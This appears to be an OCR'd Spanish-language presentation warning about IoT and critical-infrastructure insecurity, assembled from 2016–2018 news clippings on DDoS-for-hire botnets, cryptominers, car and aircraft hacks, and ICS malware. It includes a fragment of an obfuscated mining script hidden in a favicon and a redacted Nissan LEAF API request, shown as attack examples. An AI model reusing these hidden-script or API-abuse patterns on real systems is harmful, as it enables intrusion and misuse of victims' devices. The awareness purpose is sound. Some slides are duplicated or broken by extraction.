## New IoT botnet offers DDoSes of once-unimaginable sizes for \$20

JenX is building an army of routers that can be used in for-hire attacks.

DAN GOODIN - 2/1/2018, 7:25 PM

The screenshot shows a news article from Ars Technica. The headline is "New IoT botnet offers DDoSes of once-unimaginable sizes for \$20". Below the headline, it says "JenX is building an army of routers that can be used in for-hire attacks." and "DAN GOODIN - 2/1/2018, 7:25 PM". The main content features three service offerings:

- SAMP**: \$16. Description: Bendición para su nuevo host de SAMP. Features: HOSTING, PANEL + MYSQL + PCU, 400 SLOTS, ANTI QUERY FLOOD, ANTI BOTS FLOOD, 99% UPTIME GARANTIZADO. Action: PAGAR.
- CORRIENTE DIVINA**: \$20. Description: La ira de dios será empleada en contra de la IP que nos proporcione. Features: NULL NPO, DOWN OVH, TS3 SCRIPTS, QUERY FLOOD, BOTS, 290 - 300 Gbps DE VOLTAJE GARANTIZADOS. Action: PAGAR.
- TEAMSTALK 3**: \$9. Description: Bendición para su nuevo host de TEAMSTALK 3. Features: HOSTING, LICENCED 450 SLOTS, ANTI CRASH SCRIPTS, ANTI FLOOD SCRIPTS, 99% UPTIME GARANTIZADO. Action: PAGAR.

<https://arstechnica.com/information-technology/2018/02/for-sale-ddoses-guaranteed-to-take-down-gaming-servers-just-20/>

# Pero con el IoT seguro que lo hacemos bien ...


010100101001010000111101101001  
10101000100011100010001001001010  
0011 **industrial control system**  
011101101001001100100111000100  
010001001101001100100111000100  
1100000110100100101001010000111  
1010101001001001001001001000100  
0010001100100100100100100100100  
00001100100100100100100100100100  
4 MAY 2018 NEWS

## Most Industrial Networks Vulnerable to Attack

Pen testers gained access to networks and leveraged that foothold to access the broader industrial network containing ICS equipment in 82% of the networks tested.

Kacy Zurkus  
News Writer  
Email Kacy  
Follow @ksz714  
Connect on LinkedIn


# Pero con el IoT seguro que lo hacemos bien ...



Access to networks  
hold to access  
network  
ment in 82% of

Top 10 vulnerabilities on the corporate information system perimeter of industrial companies  
(percentage of client companies, by severity level)

# Pero con el IoT seguro que lo hacemos bien ...



# Pero con el IoT seguro que lo hacemos bien ...


## IBM's Schneier: It's Time to Regulate IoT to Improve Cyber-Security

By: Sean Michael Kerner | November 15, 2017


In a keynote address at the SecTor security conference, IBM Resilient Systems CTO Bruce Schneier makes a case for more regulatory oversight for software and the internet of things.



<http://www.eweek.com/security/ibm-s-schneier-it-s-time-to-regulate-iot-to-improve-cyber-security>



Cuando no nos preocupamos por la seguridad  
ocurren cosas ...



## Virus en tu Smart TV: este malware mina criptomonedas en televisiones

# Consiguen utilizar un favicon.ico para minar criptomonedas simplemente con visitar una página web

Escrito por Rubén Velasco

16 febrero, 2018

seguridad



0 Comentarios



Developer Tools - http://www.nomadjourney.com/

Elements Console Sources Network Performance Memory Application Security Audits

View: Group by frame Preserve log Disable cache Offline Online

Filter Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other

10000 ms 20000 ms 30000 ms 40000 ms 50000 ms 60000 ms 70000 ms 80000 ms 90000 ms

Name Headers Preview Response Cookies Timing

Name	Headers	Preview	Response	Cookies	Timing
<input checked="" type="checkbox"/> favicon.ico			<pre>1 &lt;script type='text/javascript'&gt; 2 var _0xcc28=[("k(1m){\"98 b4\"};j J=k(34,I){d.I=I  {};d.7j=34;d.7b=z;d.1h=[];d.5m=0;d.2N=z;d.60=0;d.4e=3;d.a8=z;d.4b=0;d.79=0; 3 &lt;/script&gt; 4 &lt;br /&gt; 5 &lt;b&gt;Warning&lt;/b&gt;: Cannot modify header information - headers already sent by (output started at /home/nomadjourney/www/nomadjo 6</pre>		
<input type="checkbox"/> FB.Share					
<input type="checkbox"/> ga.js					
<input type="checkbox"/> ga.js					
<input type="checkbox"/> help.png					
<input type="checkbox"/> icon.png					

# Científicos nucleares rusos fueron arrestados por usar una supercomputadora para minar bitcoins

Por Daniel Perez Fernandez / hace un mes / 1 min de lectura


0 Comments



## The DAO y el caso del robo de los 50 millones de dólares en Ethereum (Insert Coin 1x01)



## **Consiguen hackear el software que se utilizará en las elecciones alemanas**





Securing Tomorrow.  
Today.



## 80 to 0 in Under 5 Seconds: Falsifying a Medical Patient's Vitals

By Douglas McKee on Aug 11, 2018

*The author thanks Shaun Nordeck, MD, for his assistance with this report.*

With the explosion of growth in technology and its influence on our lives, we have become

# INVESTIGADORES CHINOS CONSIGUEN HACKEAR UN TESLA MODEL S REMOTAMENTE

Josep Albors | 22 Sep, 2016 | Internet de las cosas | No hay comentarios



# Controlling vehicle features of Nissan LEAFs across the globe via vulnerable APIs



# Controlling vehicle features of Nissan



```
GET https://[redacted].com/orchestration_1111/gdc/RemoteACRecordsRequest.php?  
RegionCode=NE&lg=no-NO&DCMID=&VIN=SJNFAAZE0U60XXXXX
```

```
{  
    status: 200,  
    message: "success",  
    - RemoteACRecords: {  
        OperationResult: "FINISH",  
        OperationDateAndTime: "jan 22, 2016 08:39",  
        RemoteACOperation: "START",  
        ACStartStopDateAndTime: "jan 22, 2016 08:39",  
        CruisingRangeAcOn: "134400.0",  
        CruisingRangeAcOff: "159040.0",  
        ACStartStopURL: "",  
        PluginState: "CONNECTED",  
        ACDurationBatterySec: "900",  
        ACDurationPluggedSec: "7200"  
    },  
    OperationDateAndTime: ""  
}
```

ia




# Controlling vehicle features of Nissan



```
GET https://[redacted].com/orchestration_1111/gdc/RemoteACRecordsRequest.php?  
RegionCode=NE&lg=no-NO&DCMID=&VIN=SJNFAAZE0U60XXXXXX
```

```
{  
    status: 200,  
    message: "success",  
    - RemoteACRecords: {  
        OperationResult: "FINISH",  
        OperationDateAndTime: "jan 22, 2016 08:39",  
        RemoteACOperation: "START",  
        ACStartStopDateAndTime: "jan 22, 2016 08:39",  
        CruisingRangeAcOn: "134400.0",  
        CruisingRangeAcOff: "159040.0",  
        ACStartStopURL: "",  
        PluginState: "CONNECTED",  
        ACDurationBatterySec: "900",  
        ACDurationPluggedSec: "7200"  
    },  
    OperationDateAndTime: ""  
}
```

ia



# Mobile apps and stealing a connected car

PUBLICATIONS

By Mikhail Kuzin, Victor Chebyshev on February 16, 2017. 10:27 pm

App	App features	App code obfuscation	Unencrypted username and password	Overlay protection for app window	Detection of root permissions	App integrity check
App #1	Door unlock	No	Yes (login)	No	No	No
App #2	Door unlock	No	Yes (login & password)	No	No	No
App #3	Door unlock; engine start	No	—	No	No	No
App #4	Door unlock	No	Yes (login)	No	No	No
App #5	Door unlock; engine start	No	Yes (login)	No	No	No
App #6	Door unlock; engine start	No	Yes (login)	No	No	No
App #7	Door unlock; engine start	No	Yes (login & password)	No	No	No

<https://securelist.com/mobile-apps-and-stealing-a-connected-car/77576/>

# Algunas versiones de Segway pueden ser hackeadas

By Dani Alonso On 3 Oct, 2017 At 11:15 AM | Categorized As [Noticias](#), [Seguridad](#) | With 0 Comments



# Hackers 'could make car wash attack'

28 July 2017 | Technology


f t m Share



Researchers said they could make the car wash "strike anyone" using it

KIM ZETTER SECURITY 04.15.15 01:11 PM

# HACKERS COULD COMMANDER NEW PLANES THROUGH PASSENGER WI-FI



## **Homeland Security team remotely hacked a Boeing 757**

A Department of Homeland Security official admitted that a team of experts remotely hacked a Boeing 757 parked at an airport.



# Los ciberataques crean un 'agujero' de 1,3 millones anuales a la empresa española

Robo de planes estratégicos, capturas de email o 'secuestro' de datos a cambio de un rescate son los principales ataques informáticos que cuestan dinero a las empresas





9' ⓘ

LES CRECEN LOS ENANOS EN INTERNET

## Bancos bajo ataque: "La ciberseguridad de las entidades es un festival del humor"

MERCÉ MOLIST

15/09/2018 05:00 ACTUALIZADO: 16/09/2018 00:10

**A los bancos les crecen los enanos desde que se han metido en Internet.** Antes fortalezas casi inexpugnables, la moda de la nube y la necesidad de tener todos los servicios en línea les han llenado los sistemas informáticos de agujeros de seguridad. No pasa día que no tengamos noticias

# Industroyer, el malware que tumba centrales eléctricas

COMPARTIR



# Un grupo de hackers se ha infiltrado en las infraestructuras eléctricas de Europa y EE.UU.

8 de septiembre, 2017





**Connectivity**

# Hackers Could Blow Up Factories Using Smartphone Apps

Researchers have found worrying security holes in apps companies use to control industrial processes.

by Martin Giles January 11, 2018

# Malware Triton: la nueva arma cibernética que puede cerrar plantas de energía se filtra accidentalmente en la red

Por Daniel Perez Fernandez / hace 2 meses / 2 min de lectura

0 Comments



# Cyber-attack risk on nuclear weapons systems 'relatively high' - thinktank

Lack of skilled staff, slowness of institutional change exposes UK and US capabilities, warns Chatham House



▲ The US nuclear-tipped Minuteman is a strategic weapon system using a ballistic missile of intercontinental range. It's believed to be 'particularly vulnerable to cyber attacks'. Photograph: Gene Blevins/Reuters

"Nuclear weapons systems were developed before the advancement of computer technology and little consideration was given to potential cyber vulnerabilities. As a result, current nuclear strategy often overlooks the widespread use of digital technology in nuclear systems," the authors of the study said.

## Canada to Devote \$1 Billion of Federal Budget to Fighting Cybercrime

 Guardar



# El mando militar de la ciberdefensa apoya crear una ciberreserva de 'hackers' sin remuneración económica

RAÚL PIÑA  | Madrid

23 NOV. 2017 | 19:04



La Comisión Mixta de Seguridad Nacional del Congreso, durante una reunión celebrada el pasado día 16.  
/ BERNARDO DÍAZ

# El mando militar de la ciberdefensa apoya crear una ciberreserva de 'hackers' sin remuneración económica

RAÚL PIÑA  | Madrid

23 NOV. 2017 | 19:04



La Comisión Mixta d  
/ BERNARDO DÍAZ

“Les diríamos que no les vamos a pagar nada, porque el único sueldo sería la satisfacción de defender a su nación, a su Estado.

Sólo les cubriríamos los gastos necesarios para que no perdiessen dinero”

Carlos Gómez López de Medina, jefe del **Mando Conjunto de Ciberdefensa (MCCD)**

# Evitemos que éste sea el camino...

